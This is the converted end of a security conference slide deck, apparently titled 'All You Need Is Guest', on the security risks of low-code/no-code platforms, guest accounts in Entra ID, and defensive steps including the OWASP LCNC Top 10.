
Customer

Platform

# LCNC




# Platforms have to step up



Every SaaS is a Low-Code/No-Code platform today.


They need to own the code running on their platforms, in addition to the rest of the Shared Responsibility Model.

# Platforms have to step up




Customer

Platform




<https://www.tenable.com/security/research/tra-2023-25>

# Sure, let business users build they own. What could go wrong?



# Sure, let business users build they own. What could go wrong?




Customer

Platform

- Are apps moving data outside of the corp boundary?
- Are users over-sharing data?
- Are we allowing external access?
- Are we properly handling secrets and sensitive data?
- Do apps have business logic vulns?
- ...



# Sure, let business users build they own. What could go wrong?



Customer

Platform

- Are apps moving data outside of the corp boundary?
- Are users over-sharing data?
- Are we allowing external access?
- Are we properly handling secrets and sensitive data?
- Do apps have business logic vulns?
- ...

**Who owns AppSec for apps built by business users?**

# Protect your org!

Build secure apps

Code, links and details → [mbgsec.com/talks](https://mbgsec.com/talks) &

# Protect your org!

Build secure apps  
1. Don't overshare




Code, links and details → [mbgsec.com/talks](https://mbgsec.com/talks) &

# Protect your org!

Build secure apps

1. Don't overshare
2. OWASP LCNC Top 10



The screenshot shows the OWASP website header with the logo and navigation links: PROJECTS, CHAPTERS, EVENTS, ABOUT, and a search icon. A 'Member Login' link is in the top right. The main heading is 'OWASP Low-Code/No-Code Top 10'. Below the heading are buttons for 'Main', 'Join', and 'Contributors'. There are also social media links for Stars (51), slack, nocode, and a group nocode. The 'Overview' section contains two paragraphs: the first explains that Low-Code/No-Code platforms use graphical interfaces instead of traditional programming, and the second states that as these platforms proliferate, there is a need to create awareness around security and privacy risks. The 'The List' section contains a numbered list of 10 items, each with a link to a specific security issue.

OWASP

PROJECTS CHAPTERS EVENTS ABOUT 🔍 Member Login

## OWASP Low-Code/No-Code Top 10

Main Join Contributors

Stars 51 slack nocode group nocode

### Overview

Low-Code/No-Code development platforms provide a development environment used to create application software through a graphical user interface instead of traditional hand-coded computer programming. Such platforms reduce the amount of traditional hand-coding, enabling accelerated delivery of business applications.

As Low-Code/No-Code platforms proliferate and become widely used by organizations, there is a clear and immediate need to create awareness around security and privacy risks related to applications developed on such platforms.

The primary goal of the "OWASP Low-Code/No-Code Top 10" document is to provide assistance and education for organizations looking to adopt and develop Low-Code/No-Code applications. The guide provides information about what the most prominent security risks are for such applications, the challenges involved, and how to overcome them.

### The List

1. [LCNC-SEC-01: Account Impersonation](#)
2. [LCNC-SEC-02: Authorization Misuse](#)
3. [LCNC-SEC-03: Data Leakage and Unexpected Consequences](#)
4. [LCNC-SEC-04: Authentication and Secure Communication Failures](#)
5. [LCNC-SEC-05: Security Misconfiguration](#)
6. [LCNC-SEC-06: Injection Handling Failures](#)
7. [LCNC-SEC-07: Vulnerable and Untrusted Components](#)
8. [LCNC-SEC-08: Data and Secret Handling Failures](#)
9. [LCNC-SEC-09: Asset Management Failures](#)
10. [LCNC-SEC-10: Security Logging and Monitoring Failures](#)

Code, links and details → [mbgsec.com/talks](https://mbgsec.com/talks) &

# Protect your org!

Build secure apps


1. Don't overshare
2. OWASP LCNC Top 10

Harden your env

# Protect your org!

Build secure apps

1. Don't overshare
  2. OWASP LCNC Top 10
- Harden your env
3. Secure configs



Code, links and details → [mbgsec.com/talks](https://mbgsec.com/talks) &


# Protect your org!

Build secure apps

1. Don't overshare
2. OWASP LCNC Top 10

Harden your env

3. Secure configs
4. AppSec



Code, links and details → [mbgsec.com/talks](https://mbgsec.com/talks) &



# Protect your org!

Build secure apps


1. Don't overshare
2. OWASP LCNC Top 10

Harden your env

3. Secure configs
4. AppSec

Hack your env

6. powerpwn



# SecTor Sound Bytes

1. Take a deep look at your EntraID guest strategy, guests are more powerful than you think
2. We're leaving business users alone with security v productivity decisions, what did we expect them to choose?
3. To get a full dumps of SQL/Azure resources, all you need is guest



Learn more: [mbgsec.com](https://mbgsec.com)  
Twitter: @mbrg0

# All You Need Is Guest

A solid purple horizontal bar that spans the width of the slide, positioned directly below the main title.

Michael Bargury @ Zenity  
t2'24